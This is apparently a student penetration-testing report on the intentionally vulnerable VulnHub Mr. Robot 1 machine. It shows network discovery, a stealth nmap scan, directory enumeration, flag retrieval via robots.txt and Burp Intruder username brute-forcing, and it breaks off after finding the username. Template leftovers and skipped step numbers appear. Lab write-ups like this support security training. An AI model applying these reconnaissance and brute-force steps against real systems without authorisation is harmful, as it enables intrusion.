Cybersecurity Assessment Report

Target: Mr. Robot 1 – VulnHub

Candidate: Ranjan Kumar

Assessment: Penetration Testing Assignment 2

Date: 29/07/2025

Executive Summary

A brief, 5–6 line summary of the entire engagement:

This report documents the complete penetration testing process performed on the Mr. Robot 1 vulnerable machine from VulnHub. The objective was to simulate a real-world black-box web attack and gain root access. The test involved reconnaissance, enumeration, brute-force attacks, WordPress exploitation, privilege escalation, and post-exploitation. The final outcome was successful root compromise and retrieval of all three keys placed across different privilege levels.

Tools Used:

- Nmap
- Gobuster
- WPScan
- Hydra
- Burp Suite
- John the Ripper
- Metasploit
- Netcat
- Linux Enumeration Scripts (LinEnum, etc.)

Scope of Testing

- Target: Mr. Robot 1 (VulnHub VM)
- IP Address: <insert target IP>
- Network Type: Host-only or NAT
- Attack Type: Black-box (no credentials or source code provided)
- Tools Used: Netdiscover, Nmap, DirBuster, Burp Suite, WPScan, Metasploit, CrackStation, etc.

Methodology

You can write this as 4–5 high-level bullet points:

- **Reconnaissance:** Identify live host and open ports
- **Enumeration:** Detect WordPress site and hidden files
- **Brute Force:** Discover valid username and password
- **Exploitation:** Access WordPress admin, inject reverse shell
- **Post Exploitation:** Gain shell, escalate privileges to root
- **Capture Flags:** Read key-1, key-2, and key-3


Step 1: Network Reconnaissance – IP Discovery

Tool Used: netdiscover
Platform: Parrot OS Terminal
Command Executed:

- netdiscover -r 192.168.236.0/24

Purpose:

To identify the IP address of the **Mr. Robot 1** vulnerable machine on the local network.



🔹 Step 2: Port Scanning with Nmap

Once the IP address of the target machine (Mr. Robot 1) was identified, the next crucial step was to discover open ports and services running on the system. This was achieved using the powerful network scanning tool, Nmap.

✅ Objective:


To identify active ports and detect available services for further enumeration and exploitation.

🛠️ Command Used:

- nmap -sS -Pn 192.168.236.132

🔍 Command Breakdown:

- **-sS**: Performs a TCP SYN scan (also known as a stealth scan). This scan sends SYN packets and listens for responses without completing the TCP handshake, making it less likely to be logged by the target system.
- **-Pn**: Skips host discovery (ping scan). It treats the host as online, which is helpful when ICMP requests are filtered by firewalls.




🔹 Step 3: Discovery of WordPress Login Panel

Upon accessing the target IP in a web browser, manual URL probing revealed key WordPress-related directories:

- /wp-login.php – Confirms the presence of WordPress CMS
- /wp-login – Redirects to the same login portal
- /blog – Indicates active blog content, helpful for further reconnaissance

🎯 Relevance:

Identifying WordPress CMS defines a clear scope for WordPress-specific enumeration and exploitation.




🔹 Step 4: Directory Enumeration using DirBuster

To uncover hidden directories on the target web server, DirBuster was launched with a common wordlist. The scan enumerated several accessible paths that could lead to sensitive files or misconfigured endpoints.

🔍 Objective:

- Discover directories like /admin, /robots.txt, /license, and others
- Identify potential attack surfaces for further exploitation




🔹 Step 5: Sensitive Files Found in robots.txt

Upon visiting the /robots.txt directory found earlier, two critical entries were discovered:

- /fsocity.dic – A large wordlist possibly used for brute-forcing login
- /key-1-of-3.txt – The first flag required for machine completion


These findings marked an important progression, offering both credential attack vectors and proof of exploitation.



Step 6: Extracting First Flag (key-1-of-3.txt)

After identifying the path to /key-1-of-3.txt via robots.txt, the file was accessed directly through the browser. It revealed the first flag, confirming the initial foothold into the target system.


This verified that enumeration of hidden directories was successful and that sensitive data was exposed without authentication.



🔹 Step 7: Capturing Login Request Using Burp Suite


In this phase, Burp Suite was used as an intercepting proxy to capture the HTTP POST request sent during a login attempt on the WordPress login panel (/wp-login.php).

This step enabled inspection of parameters such as username, password, and request headers, which is essential for launching brute-force or enumeration attacks later.



🔹 Step 9: Username Enumeration via Burp Suite Intruder

- Using **Burp Suite Intruder**, a brute-force enumeration was performed on the username field of the WordPress login form.
- A wordlist was used to test for valid usernames by analyzing differences in server responses (e.g., status codes or response lengths).
- This step helped identify a **valid username** without directly revealing it in the report, ensuring ethical reporting.




🔹 Step 11: Username Enumeration via Brute Force

Using Burp Suite Intruder, a brute-force attack was launched against the WordPress login panel. The tool leveraged the fsociety.dic wordlist to enumerate valid usernames.

As a result of the attack, the response pattern indicated that the valid WordPress username is:

elliot

